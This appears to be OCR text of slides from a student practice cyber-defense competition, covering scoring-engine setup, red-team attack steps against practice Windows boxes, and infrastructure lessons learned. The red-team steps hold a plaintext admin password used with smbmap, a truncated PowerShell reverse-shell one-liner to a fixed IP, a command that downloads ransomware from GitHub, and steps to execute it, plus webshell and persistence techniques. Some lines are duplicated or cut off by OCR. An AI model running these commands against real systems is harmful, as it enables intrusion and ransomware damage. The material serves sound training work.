
- Create an account on the PulseEngine platform
- Create a VM in the competition network with the actual scoring service
  - https://github.com/jimmyl02/PulseEngine-ScoringEngine
- Create your own competition configuration
  - Make sure to use the proper api keys
- Start the scoring engine
- You’re done!

6

Experiences

Tales from the Red Teamers





“Timed” Attacks

STEPS FOR THIS BOX
0. Get-AdUser -Identity $user -Properties Description | Select-Object -ExpandProperty Description
1. run command: smbmap -u Administrator -p Mak3ItS0! -d spawn.overworld -H [ip of windows box] -x 'net group "Domain Admins" /domain'
2. run command: smbclient //[ip of windows box]/PROTECTME if you can rm any of the files, then they have failed
3. rdesktop into a Domain User other than Administrator that you found from step 1
4. add persistance, ex: task scheduler that runs a bind shell, teamviewer, create a new user if you want
5. For php shell, put this command in http://spawn.overworld/version.php: powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.100.10.77',4242);$stream = $client.GetStream();
5. ftp to the box, login as 'anonymous'. Deduct points if you can login as Administrator or anonymous
7. **download these 2 files from here**: https://github.com/neberhardt123/ransom you can run this command in the php web shell: powershell -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityPro Invoke-WebRequest -Uri "https://github.com/neberhardt123/ransom/archive/master.zip" -OutFile "safe.zip"
7. **download these 2 files from here**: https://github.com/neberhardt123/ransom you can run this command in the php web shell: powershell -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityPro Invoke-WebRequest -Uri "https://github.com/neberhardt123/ransom/archive/master.zip" -OutFile "safe.zip"
7. put ransomware.exe and the public key in the ftp root directory. Either execute it from a shell, or rdesktop into Administrator and just double click it. **Preferably rdesktop because less bugs when you run the program**

How to hack BoatingSchool

Initial attack vectors

Accessibility Backdoor (MITRE Technique T1015)

The Windows utilman executeable has been replaced with a copy of cmd.exe. Because utilman runs as administrator and can be accessed on the login screen, it is an easy way to get an administrator level command prompt. It can easily be upgraded to powershell by replacing the file. You can access the login screen through RDP as long as Network Level Authentication (NLA) is enabled. It is recommended to establish persistence as soon as possible because NLA is simple to disable.

Insecure File Upload (MITRE Technique T1100)

The website hosted on BoatingSchool allows you to upload a file to the /uploads directory. This directory does not restrict by file type and allows execution, so you can upload a webshell, such as p0wny-shell, and then access uploads/*filename* to get an administrator level shell.

Unpatched Security Vulnerabilities

Because BoatingSchool is running an unpatched Windows Server 2008 and has the firewall disabled, it should be vulnerable to a wide variety of exploits to gain shell access.

Establishing Persistance

Scheduled Tasks (MITRE Technique T1053)

There exists a scheduled task on the system named “NotSuspicious” that enables RDP, PS-Remoting, and opens the RDP firewall rules every minute. You can use PS-Remoting to execute commands if you have credentials to the system. You can also create new scheduled tasks or modify the script that is scheduled to execute.

Modify the PowerShell Profile (MITRE Technique T1504)

The PowerShell profile is a script that runs whenever Powershell is run.

Winlogon Helper DLL Injection (MITRE Technique T1004)

WMI Event Subscription(MITRE Technique T1084)

Struggles of the Blue Teamers

- Lots of good lessons learned
  - Order in which to secure the system
  - What parts of our plan weren’t viable
  - Facing critical problems
- Speaking with red-team post-mortem gave valuable insights
- There could always be improvement
- Invaluable live experience before the real competition
- Lots of fun, brought back the original excitement of cybersec

7

Lessons Learned

What Went Right!

- Very little (at first)

What Went Wrong...

- Virtual machines stored over NFS network share
  - Hosted on old Synology NAS box
  - All machines limited by single 1Gb connection to NAS
  - Local datastores on servers available but unused
  - Cloning function used the same connection as the VM internet connections, VPN, other vSphere internal functions, EVERYTHING
  - Very slow to clone

8

Improvements & Future Tasks

What Have We Done Since Then...

- Complete restructure of lab environment
  - New SSDs purchased and donated = zoomzoom
  - ESXi and vSphere reinstalled = new features, better interface
  - ESXi installed on SSDs = much better performance
  - Created a DRS cluster with all servers = load balancing
  - Multiple NICs now in use
- In the future…
  - Newer servers, 10Gig switches, more storage, world domination, beans

Thank you!